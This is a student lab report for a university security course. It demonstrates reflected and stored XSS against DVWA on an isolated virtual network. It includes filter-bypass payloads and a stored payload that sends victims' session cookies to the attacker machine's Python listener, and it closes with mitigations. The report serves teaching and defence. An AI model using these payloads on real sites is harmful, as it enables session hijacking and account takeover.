# Report

**DA563A Introduction to Computer Security, 7,5 credits**
**VT2024**

# Written Report - XSS Attack

by

Alexander Bianca Tofer

Kristianstad University
291 88 Kristianstad, Sweden

Supervisor: Dr. Qinghua Wang

**March 19, 2024**

# Contents

1. Introduction.....1
2. Preparations.....1
3. System installation.....2
4. Configuration.....2
5. Executing XSS exploits.....2
6. Cookies.....3
7. Conclusion.....4
I. Screenshots.....5

# 1. Introduction

This report will simulate a test attack using an XSS[1] vulnerability which is commonly found in web applications. OWASP Top-10[2] ranked XSS as the 7th most common security risk in web applications 2017 and in 2021 some form of injection vulnerability was found in 94% of all web applications tested. The goal is to demonstrate how an attacker can exploit this XSS vulnerability to inject it's own code which is to be execute on a user's browser just by the user visiting the valid web site.

# 2. Preparations

In order to setup a test environment for performing the demonstration of the XSS attack three components are required to be defined.

| | |
|---|---|
| **Web Server** | There need be a server hosting the web services and files required for testing the attack. The server need have a known vulnerability to XSS. |
| **Attacker** | There should be an attack box injecting the XSS code on the target web server and setup a way to get the users captured data back. |
| **Victim** | A test user should navigate to the web site and clicking on a link on the web server which executes the XSS code sending the users private data to the attacker. |

Using a type 2 hypervisor such as Oracle VM VirtualBox[3] it's possible creating serval virtual machines on a single PC and creating a secure virtual network for communications between them. Choosing between XSS vulnerable web servers there are several products which can be downloaded as an virtual image eliminating any need to install and setup further applications. Popular distributions which have know XSS vulnerabilities in them are bWAPP (Buggy Web Application)[4], Damn Vulnerable Web Application (DVWA)[5] & OWASP Mutillidae II[6].

| The following virtual machines was chosen to be installed for the test: | | |
|---|---|---|
| **Web server** | Metasploitable 2 (has DVWA) | `https://sourceforge.net/projects/metasploitable/` |
| **Attacker** | Kali Linux | `https://www.kali.org/` |
| **Victim** | Any web browser | `https://www.mozilla.org/sv/firefox/new/` |

1 Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise trusted websites.
2 https://owasp.org/www-project-top-ten/
3 https://www.virtualbox.org/wiki/Downloads
4 http://www.itsecgames.com/download.htm
5 https://github.com/digininja/DVWA
6 https://github.com/webpwnized/mutillidae

# 3. System installation

VirtualBox 7 can be downloaded and installed as a normal application running on the host windows machine, it will provide the interface to install further machines and run them in a visualized environment on top of the host machine.

Downloading and installing Metasploitable 2 and Kali Linux is also straight forward as the images is delivered as a virtual machine pre-configured for installation in VirtualBox. It's important to setup the network for the virtual machines only for internal access between the VM's as the systems should never be exposed to the internet or any other foreign networks as the host system and internal networks could be at risk then.

*Illustration 1: Creating a virtual NAT network for the hosts to communicate on and be protected from outside networks such as the internet.*

Login to Metasploitable with msfadmin:msfadmin and running the command `ifconfig` it's possible to see the IP-address assign to the machine.

# 4. Configuration

| **Machine** | **VM** | **IPv4** |
|---|---|---|
| Web Server | Metasploitable | `10.0.6.4` |
| Attacker | Kali Linux | `10.0.6.6` |

Using the command `ping 10.0.6.4` from the attacker machine it's possible to test the network connectivity between the attack machine (Kali Linux) and Web Server (Metasploitable 2). After that a web browser can be used to visit `http://10.0.6.4` to access the web server installed on Metasploitable. *Illustration 2: Default page for the Metasploitable HTTP web server running on port 80.*

# 5. Executing XSS exploits

*Illustration 3: Overview of the plan to perform the XSS attack in 3 different steps. The goal is to get a user's session cookie sent to a server controlled by the attacker.*

Using the application Damn Vulnerable Web Application (DVWA) v1.0.7 installed on Metasploitable 2 it's possible to test both reflected and stored XSS. Stored XSS is consider a more serious security problem as the XSS code will be stored permanently on the server and will be executed on any users web browser visiting the web site without the user knowing about the code running.

Payloads containing the XSS code to be injected can be found on HackTricks[7]. Depending on the configuration and programming of the web server there could be some filtration and sanitizing of the users input so the data being sent to the web-application could be different from the users input.

Using a tool for creating a web proxy such as BurpSuite[8] which is pre-installed in the Kali Linux machine. It is possible to see all the data being sent from the client browser to the web application, and before the data is delivered it can be intercepted and modified by Burp Suite.

7 https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting
8 https://www.kali.org/tools/burpsuite/

*Illustration 4: Using Burp Suite to intercept the request and response from the web server.*

Using the DVWA there are 3 different security levels which will sanitize the user input in more sophisticated ways. Setting it to the high security level it will not be possible to inject XSS payloads on the server. Medium security will filter out any script tags so another way of injecting the XSS code has to be used for bypass the filter.

| **DVWA Security level** | **Code sanitizing** | **Working XSS payload to bypass the code sanitizing** |
|---|---|---|
| low | *(none)* | `<script>alert(1)</script>` |
| medium | str_replace('<script>') | `<img src=x onerror=alert(1) />` |
| high | htmlspecialchars | *(XSS injection not possible)* |

# 6. Cookies

In order to get the user session cookie from the browser using an XSS payload with `document.cookie` can be used, it will however not work if the cookies have the been set to `HttpOnly` which prevents client-side scripts from accessing the cookie via JavaScript's `document.cookie` property and is now considered best practice security for web applications.

In order to store the XSS payload on the web server so other users will also have the code running in there browsers, the XSS stored guest book can be used in the DVWA. Any user visiting the web site will then have the cookie data being sent to the attacker.

The XSS payload used to send users cookie data to the attack machine is:

```
<img src=x onerror=this.src="http://10.0.6.6:666>/?c="+document.cookie>
```

The code will send a HTTP request to the attacker with the users cookie data. To receive this requests with the cookie sessions, a web server on the Kali attack machine is started with `python` on port 666.

```
python3 -m http.server 666
```

This will have setup everything to start receiving cookies on the attack machine from the users visiting the site.

The `DVWA` has however made a restriction in the length the user can input to only 50 characters, which is not enough size to fit the entire payload, so it has to be bypassed by modifying the HTML code on the client-side. *Illustration 5: Changing the attribute for the text box more data can be sent to the server than originally programmed for.*

It would also be possible to intercept the request and changing the payload in burp suite before sending it to the web application. *Illustration 6: Shows the test environment using burp to process the request with the XSS payload to the web application, then waiting for a request to be sent back from the application with the users cookie data. A successful capture of the users cookie has been made.*

# 7. Conclusion

This report shows the severity of  having an XSS vulnerabilities in web applications and proves it's fairly easy to exploit the vulnerability for an attacker causing great damage to the user and the target web application. The XSS exploit is causing the user's session cookie to be sent to the attacker which could enable the attacker to login as the user and gain access to the entire users account in the application.

For web programmers it's important to verify and sanitize all users input before it's sent to the web application. Mitigation techniques could be verifying the input length from the user's data on the server-side and using *htmlspecialchars* or other ways to convert the HTML characters found in the data. Setting cookies to *httponly* is also helpful as it prevents the cookies from being accessed by scripts in the HTML code.

**--Thanks for reading this report.**

# I. Screenshots




*Illustration 1: Creating a virtual NAT network for the hosts to communicate on and be protected from outside networks such as the internet.*




*Illustration 2: Default page for the Metasploitable HTTP web server running on port 80.*




*Illustration 3: Overview of the plan to perform the XSS attack in 3 different steps. The goal is to get a user's session cookie sent to a server controlled by the attacker.*




*Illustration 4: Using Burp Suite to intercept the request and response from the web server.*




*Illustration 5: Changing the attribute for the text box more data can be sent to the server than originally programmed for.*




*Illustration 6: Shows the test environment using burp to process the request with the XSS payload to the web application, then waiting for a request to be sent back from the application with the users cookie data. A successful capture of the users cookie has been made.*